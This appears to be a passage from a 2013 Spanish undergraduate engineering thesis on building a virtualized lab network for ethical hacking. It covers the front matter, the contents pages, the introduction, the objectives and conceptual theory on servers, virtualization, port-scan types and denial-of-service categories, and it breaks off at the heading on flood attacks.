

**UNIVERSIDAD POLITÉCNICA SALESIANA
SEDE QUITO**

CARRERA: INGENIERÍA EN SISTEMAS

Tesis previa a la obtención del título de: INGENIERO EN SISTEMAS

**TEMA:
DISEÑO Y CONSTRUCCIÓN DE UNA RED IP VIRTUALIZADA PARA LA
APLICACIÓN DE HACKING ÉTICO**

**AUTOR:
JAVIER ALEJANDRO SALINAS SÁNCHEZ**

**DIRECTORA:
LINA PATRICIA ZAPATA MOLINA**

Quito, mayo de 2013

**DECLARATORIA DE RESPONSABILIDAD Y AUTORIZACIÓN DE USO
DEL TRABAJO DE GRADO**

Yo, Javier Alejandro Salinas Sánchez autorizo a la Universidad Politécnica Salesiana la publicación total o parcial de este trabajo de grado y su reproducción sin fines de lucro.

Además declaro que los conceptos y análisis desarrollados y las conclusiones del presente trabajo son de exclusiva responsabilidad del autor.

Javier Alejandro Salinas Sánchez

C.I: 1717626608

DEDICATORIA

El presente trabajo, está dedicado a mis padres Marina y Néstor, por su apoyo incondicional y por estar a mi lado en los momentos difíciles.

Dedico esta tesis y toda mi carrera universitaria a Dios por ser quien ha estado a mi lado en todo momento dándome la fuerza necesaria para continuar luchando día tras día y seguir adelante rompiendo todas las barreras que se han presentado.

A mi familia y hermanos Maribel, Danny y Evelyn, ya que a través de su ejemplo he aprendido a sobresalir a las adversidades.

Finalmente a mi hija Jhuliana y a mi esposa Daniela, que han sido el pilar fundamental para seguir soñando en que todo es posible con esfuerzo y perseverancia.

AGRADECIMIENTO

A la Universidad Politécnica Salesiana, por brindarme la oportunidad de culminar mi carrera profesional.

Quiero expresar mis más sinceros agradecimientos a la Msc. Lina Zapata por el tiempo dedicado y sus consejos aplicados en el transcurso de la investigación que me permitieron alcanzar este logro tan anhelado.

Un agradecimiento especial al Ing. Jorge López, por su gran apoyo y colaboración en el desarrollo de mi tesis.

ÍNDICE

Introducción	1
CAPÍTULO I.....	2
ASPECTOS GENERALES	2
1.1 Planteamiento del problema	2
1.2 Objetivos	3
Objetivo general.....	3
Objetivos específicos	4
1.3 Justificación del proyecto	4
1.4 Hipótesis	5
1.4.1 Hipótesis alternativa	5
1.5 Alcance del proyecto	5
CAPÍTULO II	6
MARCO TEÓRICO.....	6
2.1 Hacking ético.....	6
2.1.1 Generalidades.....	6
2.1.1.2 Modos de hacking ético	6
2.1.2.1 Ataque local	7
2.1.2.2 Ataques con equipos robados.....	7
2.1.2.3 Ataques a entradas físicas de la organización.....	7
2.1.2.4 Ataques por medio de equipos sin autenticación	7
2.2 Redes informáticas	8
2.3 Servidores	8
2.3.1 Servidor de correo electrónico.....	8
2.3.1.1 Servidor de correo Postfix.....	9
2.3.1.2 Webmail Squirrelmail	9
2.3.2 Servidor de base de datos.....	9
2.3.2.1 Servidor de base de datos MySQL.....	9
2.3.2.2 Phpmyadmin	10
2.3.2.3 Joomla	10

2.3.3 Servidor web	11
2.3.3.1 Servidor web Apache	11
2.4 Virtualización	11
2.4.1 Tipos de virtualización.....	12
2.4.2 Herramienta de virtualización VMware (completa o nativa)	12
2.5 Ataques a redes informáticas.....	13
2.5.1 Ataque de escaneo de puertos	13
2.5.1.1 Tipos de escaneo de puertos.....	13
• TCP Connect	13
• TCP SYN	14
• TCP FIN	14
• ACK Scan	14
2.5.2 Ataque de denegación de servicio (DoS).....	14
2.5.2.1 Ataque lógico o software	15
2.5.2.2 Ataque de inundación (flood).....	15
2.5.3 Ataque de fuerza bruta	15
2.5.4 Ataque de hombre en el medio	16
2.6 Administración de redes	16
2.6.1 Herramientas de administración y monitoreo de redes.....	17
2.6.1.1 Monitoreo de la actividad de red y seguridad	17
2.6.1.4.1 Aplicaciones para el monitoreo de red y seguridad.....	17
• Wireshark	17
• NTOP (Network TOP)	18
• NMAP	18
• Nagios.....	19
• Snort	19
• Look@Lan.....	20
• PRTG Network Monitor.....	20
• Webmin	21
 CAPÍTULO III.....	 22
DISEÑO Y CONSTRUCCIÓN DE LA PLATAFORMA DE PRUEBAS	22
3.1 Descripción del equipo anfitrión	22

3.2 Descripción de equipos virtualizados.....	23
3.3 Creación del escenario.....	24
3.4 Implementación del servidor	25
3.4.1 Instalación y configuración de servidor de correo en Postfix.....	25
3.4.2 Instalación y configuración de Squirrelmail	27
3.4.3 Instalación y configuración de servidor web	29
3.4.4 Instalación y configuración de servidor web y base de datos.....	30
3.4.4.1 Instalación Apache2	30
3.4.4.2 Instalación MySQL	30
3.4.4.3 Instalación y configuración de Phpmyadmin	31
3.4.4.4 Instalación y configuración de Joomla.....	32
3.5 Implementación de herramientas para ataques.....	36
3.5.1 Herramientas en sistema operativo Windows.....	36
3.5.1.1 Nmap para ataques de escaneo de puertos y servicios.....	36
3.5.1.2 Cain & Abel para ataques de hombre en el medio.....	38
3.5.1.3 Net Tools 5 para ataques DoS	41
3.5.1.4 Look@LAN para ataques de escaneo de puertos y servicios	43
3.5.2 Herramientas en sistema operativo Linux	45
3.5.2.1 Medusa para ataques de fuerza bruta	45
3.5.2.2 Hping3 para ataques DoS.....	47
3.5.2.3 Perl para ataques DoS	47
3.5.2.4 Wireshark para monitoreo de red.....	48
3.5.3 Herramientas adicionales	48
3.5.3.1 Backtrack 5 r3 para ataques Phishing	48
3.5.3.2 DVWA – Damn Vulnerable Web App para ataques SQL Injection...	50
 CAPÍTULO IV.....	 54
EJECUCIÓN DE ATAQUES Y ANÁLISIS DE RESULTADOS OBTENIDOS	54
4.1 Ataques de escaneo de puertos y servicios.....	54
4.1.1 Ataque con Nmap o Zenmap	54
4.1.2 Ataque con Look@LAN.....	56
4.1.3 Ataque de hombre en el medio	58
4.1.3.1 Ataque con Cain & Abel	58

4.4 Ataques de fuerza bruta	60
4.4.1 Ataques con Medusa	60
4.5 Ataques de denegación de servicio (DoS).....	61
4.5.1 Ataques con Hping3.....	61
4.5.2 Ataques con Perl	62
4.5.3 Ataques con Net Tools 5.....	63
4.5.4 Ataques a la web Phishing	66
4.5.4.1 Backtrack.....	66
4.5.4 Damn Vulnerable Web App (DVWA)	73
4.5.4.1 SQL Injection	73
 CAPÍTULO V	 75
PROPUESTAS DE MITIGACIÓN	75
5.1 Mitigación ataques de escaneo de puertos	75
5.2 Mitigación de ataques de hombre en el medio	78
5.3 Mitigación de ataques de fuerza bruta.....	79
5.4 Mitigación de ataques de denegación de servicio (DoS).....	80
5.6 Mitigación de ataques inyección SQL.....	83
Conclusiones y recomendaciones	84
Conclusiones	84
Recomendaciones	86

ÍNDICE DE FIGURAS

Figura 1 Topología de red	22
Figura 2 Dominio del Sistema de Correo.....	25
Figura 3 Creación de usuario en Postfix	26
Figura 4 Prueba de envío de correo.....	27
Figura 5 Modificación del archivo hosts.....	27
Figura 6 Acceso Webmail a través de Squirrelmail.....	28
Figura 7 Visualización correo de prueba	29
Figura 8 Verificación funcionamiento del Servicio Apache.....	30
Figura 9 Verificación funcionamiento MySQL	31
Figura 10 Verificación funcionamiento del Servicio PhpMyAdmin	32
Figura 11 Comandos para creación de BDD de Joomla	33
Figura 12 Acceso Web para instalación Joomla	34
Figura 13 Ingreso de datos para la configuración de MySQL	34
Figura 14 Página predeterminada de Joomla	35
Figura 15 Configuración de Joomla.....	35
Figura 16 Página Web personalizada.....	36
Figura 17 Inicio instalación Nmap.....	37
Figura 18 Selección de paquetes a instalar	37
Figura 19 Ruta de instalación.....	38
Figura 20 Inicio de instalación Cain & Abel	38
Figura 21 Versión y acuerdo de licenciamiento.....	39
Figura 22 Ruta de instalación.....	39
Figura 23 Instalación WinPcap	40
Figura 24 Acuerdo de Licenciamiento.....	40
Figura 25 Inicio de instalación de Net Tools 5	41
Figura 26 Acuerdo de Licenciamiento de Net Tools 5	41
Figura 27 Ruta de Instalación de Net Tools 5.....	42
Figura 28 Finalización de proceso de instalación de Net Tools 5.....	42
Figura 29 Inicio de instalación de Look@LAN.....	43
Figura 30 Acuerdo de licenciamiento	43
Figura 31 Información de Registro de Look@LAN	44
Figura 32 Opción de Winsocks	44

Figura 33 Finalización de instalación Look@LAN	45
Figura 34 Proceso de instalación de Medusa	45
Figura 35 Proceso de instalación de APG	46
Figura 36 Proceso de ejecución para la creación de diccionarios	46
Figura 37 Proceso de instalación de Hping3	47
Figura 38 Proceso de instalación de Perl	47
Figura 39 Proceso de instalación de Wireshark	48
Figura 40 Arranque del programa BackTrack 5	49
Figura 41 Carga de archivos para inicio de BackTrack	49
Figura 42 Herramientas disponibles en Backtrack.....	50
Figura 43 Contenido de paquete DVWA	51
Figura 44 Creación de la base de datos de DVWA.....	51
Figura 45 Ingreso de datos de DVWA a la Base de Datos	52
Figura 46 Ingreso de datos de acceso a DVWA	52
Figura 47 Ingreso de datos de DVWA a la Base de Datos	53
Figura 48 Ejecución de herramienta Nmap.....	54
Figura 49 Análisis de puerto 110 a través de Nmap	55
Figura 50 Resultado de monitoreo con Wireshark.....	56
Figura 51 Resultado de análisis a través de Look@LAN	57
Figura 52 Monitoreo de eventos con Wireshark	57
Figura 53 Descubrimiento de contraseñas de acceso web.	58
Figura 54 Monitoreo Wireshark de eventos al servicio <i>PhpmyAdmin</i>	59
Figura 55 Monitoreo Wireshark de eventos al servicio <i>Email</i>	59
Figura 56 Detalle de ataque a través de Medusa.....	60
Figura 57 Detalle de ataque a través de Medusa.....	61
Figura 58 Comando de ejecución Hping3.....	62
Figura 59 Comando de ejecución Perl	63
Figura 60 Ejecución de herramienta Mass Visit Website	63
Figura 61 Monitoreo Wireshark de Protocolo HTTP.	64
Figura 62 Error al acceder al Sitio Web desde un cliente Windows.....	64
Figura 63 Error al acceder al Sitio Web desde un cliente Ubuntu	65
Figura 64 Mensaje de Error al acceder al Sitio desde un cliente Windows.....	65
Figura 65 Ruta de archivo de configuración de la herramienta SET	66
Figura 66 Modificación de <i>WEBATTACK EMAIL</i>	66

Figura 67 Ruta para ejecución de herramienta SET.....	67
Figura 68 Acuerdo de licenciamiento, herramienta SET.....	67
Figura 69 Selección de opción <i>Social Engineering Attacks</i>	68
Figura 70 Selección Website Attack Vectors.....	68
Figura 71 Selección Credential Harvester Attack Method	69
Figura 72 Identificación de Sitio Web a clonar	69
Figura 73 Datos de víctima y asunto del mensaje.....	70
Figura 74 Detalles del mensaje y tarea de envío.....	70
Figura 75 Acceso de un cliente de la red al Correo Electrónico víctima.....	71
Figura 76 Acceso a sitio clonado desde un cliente	71
Figura 77 Captura de datos ingresados	72
Figura 78 Visualización de eventos con Wireshark.....	72
Figura 79 Identificación de vulnerabilidad SQL INJECTION	73
Figura 80 Mensaje de error SQL.....	73
Figura 81 Consulta a través de Inyección SQL.....	74
Figura 82 Datos detectados en Wireshark de Inyección SQL.....	74
Figura 83 Pantalla de inicio de Antivirus ESET	75
Figura 84 Ejecución de herramienta Look@LAN en equipo protegido	76
Figura 85 Detalle de vulnerabilidad detectada por el Antivirus ESET	77
Figura 86 Análisis generado por la herramienta NMAP.....	77
Figura 87 Resultado de análisis con Wireshark en el servidor	78
Figura 88 Análisis generado por la solución Antivirus ESET	78
Figura 89 Mensaje de notificación de ataque a través de Arpwatch.....	79
Figura 90 Intento de ataque a través de Medusa	80
Figura 91 Ataque fallido a través de Perl.....	81
Figura 92 Ataque fallido a través de Net Tools	81
Figura 93 Políticas establecidas dentro del Cortafuegos del Servidor.....	82
Figura 94 Error de conexión desde Backtrack 5	83
Figura 95 Activación de control de caracteres en PHP.....	83

ÍNDICE DE TABLAS

Tabla 1 Descripción de las características de las máquinas virtuales.....	23
Tabla 2 Direccionamiento IP de equipos virtualizados.....	24

ÍNDICE DE ANEXOS

ANEXO A: Configuración IPTABLES servidor Ubuntu.....	93
ANEXO B: Configuración de ARPwatch.....	95

Resumen

La presente investigación tiene como finalidad la construcción e implementación de una red IP virtualizada, la cual permita inducir los ataques, identificar su funcionamiento y evaluar el método más eficaz para contrarrestarlo. Para ello, se diseñó un escenario de experimentación con la utilización de VMware Player. Posteriormente se indujeron ataques de barrido de puertos, hombre en el medio, denegación de servicio, inyección SQL y Phishing, a los servicios disponibles en la red (web, correo electrónico y base de datos), evaluando las vulnerabilidades obtenidas para finalmente implementar mecanismos de mitigación, los cuales permitan bloquear, rechazar y desconectar comunicaciones innecesarias.

Abstract

This research aims at building and implementing a virtualized IP network, which enables us to infer the attacks, identify and evaluate their performance more effective method to counter it. For this purpose, devised a testing scenario using VMware Player. Subsequently induced port scanning attacks, man in the middle, denial of service, SQL injection and Phishing, services available on the network (web, email and database), assessing vulnerabilities to finally implement mechanisms obtained from mitigation, which allow to block, reject and disconnect unnecessary communications.

Introducción

En la actualidad, la seguridad informática es esencial para el control y verificación del funcionamiento de una red. Frente a la generación de diversas amenazas y vulnerabilidades, las redes empresariales se han visto en la obligación de implementar métodos y mecanismos de seguridad, que permitan detectar o mitigar una gran variedad de riesgos. A través de la implementación de Hacking ético, es posible inducir amenazas en una plataforma de experimentación conformada por máquinas virtuales y realizar acciones preventivas y correctivas para incrementar la seguridad en una red.

El desarrollo del proyecto se lo ha dividido en cinco capítulos que se detallan a continuación:

En el primer capítulo: redacta el fundamento investigativo con el que se efectuó el presente proyecto, contiene el planteamiento del problema, justificación y alcance.

El segundo capítulo: abarca la recopilación bibliográfica sobre Hacking Ético, virtualización, monitoreo de redes, los cuales permitieron el desarrollo de la investigación.

En el tercer capítulo: describe el procedimiento que se aplicó para el diseño y construcción de la plataforma de pruebas; implementación de clientes virtualizados; y un servidor (web, correo electrónico y base de datos).

El cuarto capítulo: muestra la ejecución de los ataques a través de Hacking Ético con las herramientas preseleccionadas y el análisis de los resultados obtenidos.

En el quinto capítulo: detalla las propuestas de mitigación aplicadas en los equipos para la protección de la red.

CAPÍTULO I

ASPECTOS GENERALES

1.1 Planteamiento del problema

En la actualidad, las organizaciones son cada vez más dependientes de sus redes informáticas y un problema que las afecte, por mínimo que sea, puede llegar a comprometer la continuidad de las operaciones.

La falta de medidas de seguridad en las redes es un problema que está en crecimiento. Cada vez es mayor el número de atacantes y cada vez están más organizados, por lo que van adquiriendo día a día habilidades más especializadas que les permiten obtener mayores beneficios. Incluso no se debe subestimar las fallas de seguridad provenientes del interior mismo de la organización.

El proceso hacia la conformación de una red segura no termina una vez que se instala el software o hardware necesario. Por el contrario, se requiere la educación y constante actualización de programas de software, hardware, equipos y accesorios. Una red, después de todo, no se actualiza automáticamente. En este caso, si no se ejerce un control estricto y una correcta planificación, se incrementaría la inseguridad en una red.

Comúnmente los ataques consisten en aprovechar una vulnerabilidad de un sistema informático (sistema operativo, programa de software o sistema del usuario) con propósitos desconocidos por el operador del sistema y que, por lo general, causan daño.

Los ataques pueden ejecutarse por diversos motivos como pueden ser obtener acceso al sistema, robar o recopilar información personal o empresarial, obtener información de cuentas bancarias, afectar el funcionamiento normal de un servicio o sistema.

Uno de los principales problemas que puede afectar a las redes son los ataques de denegación de servicio (DoS), los cuales se encargan de que un recurso o servicio sea inaccesible por parte de los usuarios. Normalmente provoca la pérdida de la

conectividad de red por el consumo del ancho de banda de la víctima o sobrecarga de los recursos computacionales del sistema.

De la misma manera existe otro ataque utilizado frecuentemente como lo es el de fuerza bruta, el cual genera datos de manera aleatoria (cadenas de caracteres al azar y de longitud variable), que pretende descubrir contraseñas de acceso a datos personales, e incluso información bancaria que perjudicarían al usuario de distintas formas.

Para complementar este análisis de riesgos en la red, se puede identificar el ataque del Hombre en Medio (Man in the Middle), el cual sucede cuando alguna persona maliciosa se interpone en medio de la comunicación entre el computador y los servicios de internet que se utiliza, pudiendo leer toda la información que se recibe o envía e incluso modificar su contenido.

En conclusión, este tipo de ataques producen la saturación de recursos o servicios, pérdida de información personal o empresarial que afectan la producción y limitan el procesamiento de las solicitudes generadas por los usuarios, lo cual es indispensable controlar y generar soluciones de manera inmediata para mantener el óptimo desempeño de la red, por tal motivo se ve la necesidad de plantear el presente proyecto.

1.2 Objetivos

Objetivo general

Diseñar y construir un modelo de red IP virtualizada para la aplicación de hacking ético.

Objetivos específicos

- i. Diseñar y construir una red IP implementando software de virtualización, para simular un entorno empresarial de datos.
- ii. Implementación de Hacking ético con pruebas de penetración para la inducción de ataques DoS, fuerza bruta y hombre en el medio.
- iii. Analizar los resultados obtenidos mediante software de monitoreo para determinar las vulnerabilidades originadas por los ataques.
- iv. Proponer una solución que permita mitigar y controlar los ataques en estudio.

1.3 Justificación del proyecto

El proyecto que se plantea se basa en el diseño y construcción de una red IP virtualizada que permitirá simular una organización con equipos informáticos interconectados y que generen eventos en la red de acuerdo a las solicitudes originadas por los usuarios, por lo cual se realizarán análisis de la red mediante software de monitoreo para determinar las vulnerabilidades existentes en la misma.

Realizar pruebas de penetración que permita la inducción de los ataques de denegación de servicio (DoS), fuerza bruta y hombre en el medio, con el uso de herramientas que simulen los ataques dentro y fuera de la red para intentar saturar, bloquear e interceptar datos, y de esta forma determinar su modo de operación, su estrategia de ataque, su método de infiltración hacia la red y diagnosticar el nivel de propagación que puede ocasionar, esta información permitirá obtener datos relevantes para su estudio.

Con los datos obtenidos mediante el monitoreo de las pruebas realizadas se determinará una posible solución que permita mitigar los ataques de denegación de servicio (DoS), fuerza bruta y hombre en el medio, con la finalidad de optimizar los recursos y aprovechar en su totalidad los servicios que se presten dentro de la red, brindando una seguridad operativa de todas las funciones que requiera garantizar el flujo de información con el menor tiempo posible de retraso y generando un análisis permanente y continuo de la red.

1.4 Hipótesis

1.4.1 Hipótesis alternativa

Si es posible diseñar y construir un modelo de red IP virtualizada, a fin de conocer los ataques más comunes sobre Hackeo Ético.

1.5 Alcance del proyecto

Para la construcción de la red IP se utilizará una herramienta de virtualización, la misma que permitirá crear y configurar máquinas virtuales con varios sistemas operativos, los cuales tomarán las diferentes funciones de acuerdo al esquema que se diseñará para la red.

Una vez implementada la topología, se procederá a seleccionar las herramientas que serán utilizadas en el proceso de ejecución del presente proyecto, y que permitirán inducir los ataques (DoS), fuerza bruta y hombre en el medio entre los usuarios de la red y ataques externos hacia los servidores para intentar saturarlos.

Para determinar las incidencias que generan los ataques se realizará un monitoreo a nivel de red, que permita identificar los sucesos y eventos que alteren el normal comportamiento de los sistemas y servicios prestados por los equipos.

Posteriormente, obtenidos los resultados de análisis y sus métodos de infección, se propondrán mecanismos de mitigación para el control de los ataques (DoS), fuerza bruta y hombre en el medio de la misma forma se realizará un monitoreo de la red para comprobar la efectividad ejercida por las soluciones propuestas y diseñadas por el autor del proyecto para contrarrestar las vulnerabilidades de la red.

CAPÍTULO II

MARCO TEÓRICO

2.1 Hacking ético

2.1.1 Generalidades

“Ethical hacking es una metodología utilizada para simular un ataque malicioso sin causar daño” (Tori, 2008, p. 15).

Hacking, es una palabra que, presentada en un contexto global es un conjunto de maniobras que se interpretan como piratear y romper la seguridad de un sistema de forma ilegal, además que la palabra hacker es traducida generalmente como pirata o delincuente informático (Pazmiño, 2011, p. 26).

Si a “Hacking” se le añade la palabra “Ético”, se puede definir como los profesionales de la seguridad informática que utilizan sus conocimientos de hacking con fines defensivos para demostrar al usuario o potencial víctima las vulnerabilidades encontradas en su red o sistema informático donde el activo más valioso es la información que circula y almacena en éste, para luego de realizadas las pruebas proponer las recomendaciones correspondientes que proporcionen un nivel de seguridad aceptable para la red y se puedan mitigar los riesgos de ataques (Pazmiño, 2011, p. 27).

2.1.1.2 Modos de hacking ético

La infraestructura informática de una organización o empresa puede ser probada y analizada de varias maneras (Verdesoto, 2007, p. 23).

Los modos más comunes de hacking ético son:

- Ataque local.
- Ataques con equipo robado.
- Ataques a entradas físicas de la organización.
- Ataques por medio de equipos sin autenticación.

2.1.2.1 Ataque local

Es la simulación de un ataque desde el interior de la red u organización, el cual, puede ser un empleado o un hacker que ha obtenido privilegios legítimos para acceder al sistema y equipos de la red; su implementación puede tornarse sencillas debido al gran número de herramientas que se encuentran en la Internet (Malagón, 2010, p. 18).

2.1.2.2 Ataques con equipos robados

En el mundo real, a menudo computadoras portátiles son sustraídas, con el objetivo de evaluar cómo los usuarios protegen la información. Por ejemplo, si una computadora portátil robada tiene almacenadas contraseñas o información crítica que puede ser fácilmente accesada, esto puede ser una vulnerabilidad para la organización. Los atacantes podrían conectarse remotamente (vía DialUp o VPN) a los equipos de la empresa con autenticaciones verdaderas (Verdesoto, 2007, p. 24).

2.1.2.3 Ataques a entradas físicas de la organización

Con estas pruebas se busca probar los controles físicos de la organización, tales como puertas, salidas, seguridades, circuito cerrado de televisión (CCTV).

Para lograr este fin, el atacante deberá intentar ingresar al edificio de la organización; las defensas primarias en este caso es una política de seguridad bien implementada, guardias de seguridad, controles de acceso, monitoreo y por supuesto, conocimiento de la seguridad (Verdesoto, 2007, p. 24).

2.1.2.4 Ataques por medio de equipos sin autenticación

Esta prueba está identificada para buscar puntos de acceso inalámbricos o módems; se trata de ver si los sistemas son lo suficientemente seguros y tienen activados los debidos controles para autenticación necesarios.

Si estos controles pueden ser pasados por alto, el hacker ético puede comprobar hasta qué nivel de control puede obtener con ese acceso (Verdesoto, 2007, p. 25).

2.2 Redes informáticas

“Una red es un sistema donde los elementos que lo componen (por lo general ordenadores) son autónomos y están conectados entre sí, por medios físicos y/o lógicos y que pueden comunicarse para compartir recursos, directorios e impresoras” (Suarez, 2006, p. 1).

Para crear la red es necesario un hardware que una los dispositivos (tarjetas, cables) y un software que implemente las reglas de comunicación entre ellos (protocolos y servicios) (Bueno, 2011, p 2).

La instalación de una red, supone la unión de todos aquellos elementos que antes trabajaban de manera separada. De esta forma se crea un sistema de comunicación que elimina los problemas de distancia y facilitan la compartición de los elementos disponibles en los ordenadores y servidores dentro de una red informática (Sánchez, 2002, p. 6).

2.3 Servidores

Un servidor, es un equipo informático que está al servicio de otras máquinas, ordenadores o personas llamadas clientes y que le suministran a éstos, todo tipo de información. Entre los equipos clientes pueden ser personas u otros dispositivos móviles, impresoras, etc. (Sierra, 2013, p. 14).

2.3.1 Servidor de correo electrónico

Un servidor de correo, puede definirse como una aplicación informática que permite enviar y recibir mensajes a través de la red de datos, además es posible, adjuntar archivos de tamaño limitado con distintos formatos o extensiones.

2.3.1.1 Servidor de correo Postfix

Postfix es un Agente de Transporte de Correo (MTA) de código abierto para el enrutamiento y envío de correo electrónico; fue creado como alternativa a Sendmail, buscando un servidor que fuera más rápido, fácil de administrar y seguro. Postfix es el MTA que se usa por defecto en muchos sistemas operativos derivados de UNIX, entre ellos, GNU/Linux (Ubuntu-es.org, 2013, p. 2).

2.3.1.2 Webmail Squirrelmail

Es un cliente de correo que permite visualizar los mensajes de cuentas de email a través de una página web, accediendo desde cualquier navegador. Desde el Webmail SquirrelMail se puede realizar todas las operaciones necesarias para gestionar los correos, e incluso usarlo como agenda de contactos (Vigunu, 2010, p. 1).

2.3.2 Servidor de base de datos

Es una serie de datos organizados y relacionados entre sí en un mismo contexto, los cuales son recolectados y explotados por los sistemas de información de una empresa o negocio en particular y que permita una integridad de los datos (Pérez, 2006, p. 15).

2.3.2.1 Servidor de base de datos MySQL

Es un sistema de gestión de bases de datos relacional, que fue creada por la empresa sueca MySQL AB, la cual tiene el copyright del código fuente del servidor SQL, así como también de la marca.

Las principales características de MySQL son:

- El principal objetivo de MySQL es velocidad y robustez.
- Soporta gran cantidad de tipos de datos para las columnas.
- Gran portabilidad entre sistemas, puede trabajar en distintas plataformas y sistemas operativos.

- Flexible sistema de contraseñas (password) y gestión de usuarios, con un muy buen nivel de seguridad en los datos.
- El servidor soporta mensajes de error en distintas lenguas (Enríquez, 2005, p. 1-2).

2.3.2.2 Phpmyadmin

Es una herramienta para la administración del servidor de base de datos MySQL, que dispone de una interfaz gráfica y es de libre distribución.

Además permite realizar todo tipo de operaciones sobre bases de datos como:

- Crear, borrar y modificar tablas.
- Consultar, insertar, modificar y eliminar datos.
- Definir usuarios y asignar permisos.
- Realizar copias de seguridad.
- Puede administrar bases locales y remotas.

Adicionalmente PhpMyAdmin está escrita en PHP y se ejecuta desde cualquier navegador web disponible para acceder a su configuración (Palacios, 2011, p. 18).

2.3.2.3 Joomla

Joomla es un sistema de gestión de contenidos (CMS) reconocido mundialmente que ayuda a construir sitios web y otras aplicaciones en línea potentes. Adicionalmente, Joomla es una solución de código abierto y está disponible libremente para cualquiera que desee utilizarlo.

Debido a su estructura flexible y adaptable, no existen límites en lo que se puede llegar a hacer con Joomla. Es por esta razón que se convierte en la solución perfecta para sitios web de pequeñas, medianas y grandes empresas. Lo que diferencia a Joomla de sus competidores es la dedicación para dejar que todo sea lo más simple posible y entregar

la mayor cantidad de características al usuario (Joomla Spanish, 2013, p. 1).

2.3.3 Servidor web

Es un programa que implementa el protocolo HTTP (Hypertext Transfer Protocol). Este protocolo pertenece a la capa de aplicación del modelo OSI y está diseñado para transferir hipertextos, páginas web y páginas HTML (Hypertext Markup Language); generalmente funciona a través del puerto 80 (Torres, 2008, p. 19).

2.3.3.1 Servidor web Apache

Es un software de código abierto, seguro y robusto usado por la mayoría de Sistemas Operativos y es implementado principalmente para enviar páginas web estáticas y dinámicas en la World Wide Web (www), a través de un servidor HTTP gratuito. Apache es usado para muchas otras tareas donde el contenido necesita ser puesto a disposición en una forma segura y confiable (Torres, 2008, p. 20).

2.4 Virtualización

Es una técnica empleada que implica generar que un recurso físico como un servidor, un sistema operativo o un dispositivo de almacenamiento, aparezca como si fueran varios recursos lógicos a la vez, o que varios recursos físicos, como servidores o dispositivos de almacenamiento, aparezcan como un único recurso lógico (Velásquez, 2008, p. 1).

“La virtualización crea una nueva plataforma informática conformada por los recursos virtuales que comunica las aplicaciones del negocio y las plataformas informáticas físicas originales” (Ulloa, 2009, p. 120).

2.4.1 Tipos de virtualización

Existen dos tipos de virtualización:

- **Virtualización completa.** También llamada nativa. La capa de virtualización, media entre los sistemas invitados y el anfitrión, la cual incluye código que emula el hardware subyacente para las máquinas virtuales, por lo que es posible ejecutar cualquier sistema operativo sin modificar, siempre que soporte el hardware subyacente. El código de emulación puede provocar pérdida en el rendimiento. (Villar, 2010, p. 66).
- **Paravirtualización.** Similar a la virtualización completa porque introduce hipervisor como capa de virtualización, pero además de no incluir emulación del hardware, introduce modificaciones en los sistemas operativos invitados que por consiguiente están al tanto del proceso (deben poder ser modificables).

2.4.2 Herramienta de virtualización VMware (completa o nativa)

VMware es una solución comercial para la virtualización completa. Entre los sistemas operativos alojados y el hardware existe un hipervisor funcionando como capa de abstracción. Esta capa de abstracción permite que cualquier sistema operativo se ejecute sobre el hardware sin ningún conocimiento de cualquier otro sistema operativo alojado. VMware también virtualiza el hardware de entrada/salida disponible y ubica drivers para dispositivos de alto rendimiento en el hipervisor. El entorno virtualizado completo se respalda en un fichero, lo que significa que un sistema completo (incluyendo el sistema operativo alojado, la máquina virtual y el hardware virtual) puede migrarse con facilidad y rapidez a una nueva máquina anfitrión para balancear la carga (Jones, 2006, p. 15).

2.5 Ataques a redes informáticas

Es una invasión a la seguridad del sistema que se deriva de una maniobra bien planeada y actualmente, sus técnicas de ataques son cada vez más sofisticadas, ya que son más difíciles de prevenir y su capacidad de hacer daño son ilimitadas, debido a que atacan vulnerabilidades de diseño, operación y configuración de la red.

2.5.1 Ataque de escaneo de puertos

El escaneo de puertos es una técnica que se basa en la evaluación de vulnerabilidades por parte de hackers o administradores para auditar las máquinas y la red (Valbuena, 2011, p. 2).

Existen aplicaciones que permiten verificar la seguridad de un computador en una red, a través del análisis de sus puertos, localizando los puertos abiertos o cerrados, los servicios que están ofrecidos, identificar si está implementado un Firewall con el fin de tomar control remoto del pc víctima.

2.5.1.1 Tipos de escaneo de puertos

Los tipos de escaneo de puertos son:

- **TCP Connect**

Es una técnica común que no necesita de ningún tipo de privilegio especial y que se puede ejecutar a través de un software de escaneo de puertos. Consiste en usar la llamada connect () de TCP para intentar establecer una conexión con cada uno de los puertos del equipo a escanear. Si la conexión se establece, el puerto está abierto; si el puerto está cerrado, se recibe un aviso de cierre de conexión y, en caso de no recibir respuesta, el puerto se encuentra silencioso.

- **TCP SYN**

También conocido como escaneo medio abierto, es una técnica que intenta establecer conexión mediante el envío de un flag SYN, si existe una respuesta del Host con el paquete SYN+ACK, la conexión se interrumpirá al enviar el paquete RST, evitando quedar registrado por parte del sistema.

- **TCP FIN**

Conocido como escaneo silencioso, consiste en enviar un paquete FIN al host de destino, los estándares de TCP/IP indican que al recibir un paquete FIN en un puerto cerrado, se responde con un paquete RST. Si se recibe un paquete RST por respuesta, el puerto está cerrado, y en caso de no recibir respuesta (se ignora el paquete FIN) el puerto puede encontrarse abierto o silencioso. Este tipo de escaneo no tiene resultados fiables.

- **ACK Scan**

Permite identificar de manera confiable, si un puerto se encuentra en estado silencioso. Su funcionamiento se basa en el envío de paquetes ACK con números de secuencia y confirmación aleatorios. Cuando reciba el paquete, si el puerto se encuentra abierto, responderá con un paquete RST, pues no identificará la conexión como suya; si el puerto está cerrado responderá con un paquete RST, pero si no se obtiene respuesta podemos identificar claramente el puerto como filtrado (puerto silencioso) (Malagón, 2007, p. 5).

2.5.2 Ataque de denegación de servicio (DoS)

El ataque de denegación de servicio tiene como objetivo dejar inaccesible a un determinado recurso de un servidor. Estos ataques generalmente se llevan a cabo mediante el uso de herramientas que envían una gran cantidad de paquetes de forma automática para desbordar los recursos del servidor logrando de esta manera que el propio servicio quede inoperable. Además, se suelen coordinar ataques involucrando un gran número de personas para que inicien este tipo de ataque simultáneamente,

tratándose así de un ataque de denegación de servicio distribuido (Catoira, 2012, p. 1).

Los ataques de Denegación de Servicio son los siguientes:

2.5.2.1 Ataque lógico o software

Consiste en enviar al equipo remoto una serie de datagramas mal contruidos para aprovechar algún error conocido en dicho sistema. Los tipos de ataques lógicos son Ping de la muerte, Teardrop y Land.

2.5.2.2 Ataque de inundación (flood)

